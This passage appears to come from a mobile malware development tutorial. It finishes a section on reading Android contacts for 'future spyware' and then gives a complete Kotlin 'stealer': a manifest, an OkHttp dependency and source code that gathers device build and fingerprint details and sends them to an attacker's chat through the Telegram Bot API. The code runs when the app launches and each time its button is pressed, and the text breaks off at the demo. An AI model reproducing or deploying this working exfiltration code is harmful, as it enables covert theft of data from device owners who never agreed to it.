


PROF




{height="30%"}

Then click the `Meow` button:



{height="30%"}

PROF



{width="80%"}

As you can see, everything is worked as expected! =^..^=

In this section, we demonstrated how to handle dangerous permissions in Android, specifically the `READ_CONTACTS` permission. We used Dexter to request the permission at runtime and displayed the results (either permission granted or denied) using Toast messages. Once granted, the app fetches and shows the contacts, providing a simple yet effective example of how to request and use sensitive data like contacts. Always ensure you follow the best practices for handling dangerous permissions and ensure that your app provides transparency and good user experience.


PROF

Of course showing contacts inside Toast message is unreal on the real application, especially in our future spyware. This could be enhanced by showing the contact list in a more structured UI component like an AlertDialog or RecyclerView for a better user experience. In our malware development case we need to create file with contacts list and send it.

ContactsContract
Dexter library

11. mobile malware development trick. Abuse Telegram Bot API. Simple Android (Java/Kotlin) stealer example.

بِسْمِ اللَّهِ الرَّحْمَٰنِ الرَّحِيمِ



{height=400px}

So, let me show simple scenario. Abusing legitimate APIs for malicious purposes: a case study with Telegram.

In this post, we will discuss how adversaries can abuse Telegram or similar APIs for stealing information and exfiltrating data from Android device. We'll also break down a real-world example of using Telegram Bot API to send stolen information (e.g., contacts, device info) from an infected Android device to a remote server.

PROF

the power of legitimate APIs in cyber attacks

Many adversaries prefer using legitimate services like Telegram, GitHub, or even VirusTotal because:

- These services are trusted by security solutions (AV/EDR systems), making it harder for malicious activity to be detected.
- They often bypass firewall rules, deep packet inspection (DPI), or other defensive systems that focus on blocking known attack traffic.
- The use of such services may blend in with everyday network traffic, lowering the chances of detection.

For red teamers and blue teamers, understanding how these services can be used for malicious purposes is critical for defending against advanced command and control (C2) techniques and data exfiltration.


practical example

Let's look at a real-world scenario where `OkHttp` and the Telegram Bot API are used by adversaries to send stolen data from an Android device to a Telegram chat. This technique can be easily extended to other services like Slack, Discord or Github.

How the adversary's code works? Initial Infection: Let's imagine an adversary compromises a mobile device (e.g., via a malicious app or social engineering) and gains access to sensitive data stored on the device, such as contacts, device information, and messages.

The adversary embeds OkHttp library in the app, which enables it to make HTTP requests (in this case, to Telegram's Bot API). OkHttp allows the app to send `POST` requests asynchronously to the Telegram Bot API, exfiltrating data like device info.

Your project's structure looks like there (`Hack`):



{width="80%"}

First of all update your manifest file:

```
<?xml version="1.0" encoding="utf-8"?>
<manifest xmlns:android="http://schemas.android.com/apk/res/android"
    xmlns:tools="http://schemas.android.com/tools">

    <uses-feature
        android:name="android.hardware.telephony"
```

PROF

```
        android:required="false" />
    <uses-permission android:name="android.permission.INTERNET"/>

    <application
        android:allowBackup="true"
        android:dataExtractionRules="@xml/data_extraction_rules"
        android:fullBackupContent="@xml/backup_rules"
        android:icon="@drawable/cat"
        android:label="@string/app_name"
        android:roundIcon="@drawable/cat"
        android:supportsRtl="true"
        android:theme="@style/Theme.Hack"
        tools:targetApi="31">
        <activity
            android:name=".HackMainActivity"
            android:exported="true"
            android:theme="@style/Theme.Hack">
            <intent-filter>
                <action android:name="android.intent.action.MAIN" />

                <category
android:name="android.intent.category.LAUNCHER" />
            </intent-filter>
        </activity>
    </application>

</manifest>
```

As you can see, the only permission is `INTERNET` for connecting via HTTP in our case.

Then ensure you have the `OkHttp` dependency added in your `build.gradle` file:

```
dependencies {
    implementation 'com.squareup.okhttp3:okhttp:4.11.0' // or latest
stable version
}
```

PROF

First of all look at this function:

```
// function to send message using OkHttp
fun sendTextMessage(message: String) {
    val token = getTokenFromAssets()
    val chatId = getChatIdFromAssets()
    val deviceInfo = getDeviceName()
    val meow = "Meow! ♥\uFE0F"
    val messageToSend = "$message\n\n$deviceInfo\n\n$meow\n\n"

    val requestBody = FormBody.Builder()
```

```
            .add("chat_id", chatId)
            .add("text", messageToSend)
            .build()

        val request = Request.Builder()
            .url("https://api.telegram.org/bot$token/sendMessage")
            .post(requestBody)
            .build()

        // send the request asynchronously using OkHttp
        client.newCall(request).enqueue(object : Callback {
            override fun onFailure(call: Call, e: IOException) {
                e.printStackTrace()
            }

            override fun onResponse(call: Call, response: Response) {
                if (response.isSuccessful) {
                    // Handle success
                    println("Message sent successfully:
${response.body?.string()}")
                } else {
                    println("Error: ${response.body?.string()}")
                }
            }
        })
    }
```

The app uses `OkHttp` to send an `HTTP POST` request to the Telegram API, containing the stolen data, like device info and other metadata (such as "Meow! ♥").

The Bot token and Chat ID are fetched from files stored in the assets directory (`token.txt` and `id.txt`):

PROF

```
// fetch token and chatId from assets (assuming these are saved in
files)
private fun getTokenFromAssets(): String {
    return
context.assets.open("token.txt").bufferedReader().readText().trim()
}

private fun getChatIdFromAssets(): String {
    return
context.assets.open("id.txt").bufferedReader().readText().trim()
}
```

Then the device info (e.g., manufacturer, model, device ID) is collected using Android's `Build` class. This data is often used by attackers for device profiling and reconnaissance:

```
// get device info
private fun getDeviceName(): String {
    fun capitalize(s: String?): String {
        if (s.isNullOrEmpty()) {
            return ""
        }
        val first = s[0]
        return if (Character.isUpperCase(first)) {
            s
        } else {
            first.uppercaseChar().toString() + s.substring(1)
        }
    }

    val manufacturer = Build.MANUFACTURER
    val model = Build.MODEL
    val device = Build.DEVICE
    val deviceID = Build.ID
    val brand = Build.BRAND
    val hardware = Build.HARDWARE
    val hostInfo = Build.HOST
    val userInfo = Build.USER
    val board = Build.BOARD
    val display = Build.DISPLAY
    val fingerprint = Build.FINGERPRINT
    val devT = Build.TYPE
    val radio = Build.getRadioVersion()

    val info = "Hardware: ${capitalize(hardware)}\n" +
            "Manufacturer: ${capitalize(manufacturer)}\n" +
            "Model: ${capitalize(model)}\n" +
            "Device: ${capitalize(device)}\n" +
            "ID: ${capitalize(deviceID)}\n" +
            "Brand: ${capitalize(brand)}\n" +
            "Host: ${capitalize(hostInfo)}\n" +
            "User: ${capitalize(userInfo)}\n" +
            "Board: ${capitalize(board)}\n" +
            "Display: ${capitalize(display)}\n" +
            "Fingerprint: ${capitalize(fingerprint)}\n" +
            "Build TYPE: ${capitalize(devT)}\n" +
            "RADIO: ${capitalize(radio)}"

    return info
}
```

PROF

So, the full source code of this logic is looks like this (`HackNetwork`):

```
package cocomelonc.hack

import android.content.Context
```

```
import android.os.Build
import okhttp3.Call
import okhttp3.Callback
import okhttp3.FormBody
import okhttp3.OkHttpClient
import okhttp3.Request
import okhttp3.Response
import java.io.IOException

class HackNetwork(private val context: Context) {

    private val client = OkHttpClient()

    // function to send message using OkHttp
    fun sendTextMessage(message: String) {
        val token = getTokenFromAssets()
        val chatId = getChatIdFromAssets()
        val deviceInfo = getDeviceName()
        val meow = "Meow! ♥\uFE0F"
        val messageToSend = "$message\n\n$deviceInfo\n\n$meow\n\n"

        val requestBody = FormBody.Builder()
            .add("chat_id", chatId)
            .add("text", messageToSend)
            .build()

        val request = Request.Builder()
            .url("https://api.telegram.org/bot$token/sendMessage")
            .post(requestBody)
            .build()

        // send the request asynchronously using OkHttp
        client.newCall(request).enqueue(object : Callback {
            override fun onFailure(call: Call, e: IOException) {
                e.printStackTrace()
            }

            override fun onResponse(call: Call, response: Response) {
                if (response.isSuccessful) {
                    // Handle success
                    println("Message sent successfully:
${response.body?.string()}")
                } else {
                    println("Error: ${response.body?.string()}")
                }
            }
        })
    }

    // get device info
    private fun getDeviceName(): String {
        fun capitalize(s: String?): String {
            if (s.isNullOrEmpty()) {
```

```
                return ""
            }
            val first = s[0]
            return if (Character.isUpperCase(first)) {
                s
            } else {
                first.uppercaseChar().toString() + s.substring(1)
            }
        }

        val manufacturer = Build.MANUFACTURER
        val model = Build.MODEL
        val device = Build.DEVICE
        val deviceID = Build.ID
        val brand = Build.BRAND
        val hardware = Build.HARDWARE
        val hostInfo = Build.HOST
        val userInfo = Build.USER
        val board = Build.BOARD
        val display = Build.DISPLAY
        val fingerprint = Build.FINGERPRINT
        val devT = Build.TYPE
        val radio = Build.getRadioVersion()

        val info = "Hardware: ${capitalize(hardware)}\n" +
                "Manufacturer: ${capitalize(manufacturer)}\n" +
                "Model: ${capitalize(model)}\n" +
                "Device: ${capitalize(device)}\n" +
                "ID: ${capitalize(deviceID)}\n" +
                "Brand: ${capitalize(brand)}\n" +
                "Host: ${capitalize(hostInfo)}\n" +
                "User: ${capitalize(userInfo)}\n" +
                "Board: ${capitalize(board)}\n" +
                "Display: ${capitalize(display)}\n" +
                "Fingerprint: ${capitalize(fingerprint)}\n" +
                "Build TYPE: ${capitalize(devT)}\n" +
                "RADIO: ${capitalize(radio)}"

        return info
    }

    // fetch token and chatId from assets (saved in files)
    private fun getTokenFromAssets(): String {
        return
context.assets.open("token.txt").bufferedReader().readText().trim()
    }

    private fun getChatIdFromAssets(): String {
        return
context.assets.open("id.txt").bufferedReader().readText().trim()
    }
}
```


And the MainActivity logic is pretty simple (no need to request permissions in this case):

```
package cocomelonc.hack

import android.os.Bundle
import androidx.activity.ComponentActivity
import android.widget.Button
import android.widget.Toast

class HackMainActivity : ComponentActivity() {
    private lateinit var meowButton: Button
    override fun onCreate(savedInstanceState: Bundle?) {
        super.onCreate(savedInstanceState)
        setContentView(R.layout.activity_main)
        meowButton = findViewById(R.id.meowButton)
        meowButton.setOnClickListener {
            Toast.makeText(
                applicationContext,
                "Meow! ♥\uFE0F",
                Toast.LENGTH_SHORT
            ).show()
            HackNetwork(this).sendTextMessage("Meow! ♥\uFE0F")
        }
        HackNetwork(this).sendTextMessage("Meow! ♥\uFE0F")
    }
}
```

As you can see just clicking the `Meow` button is run stealing info logic.


demo

Let's go to see everything in action. Deploy and run on my virtual device:

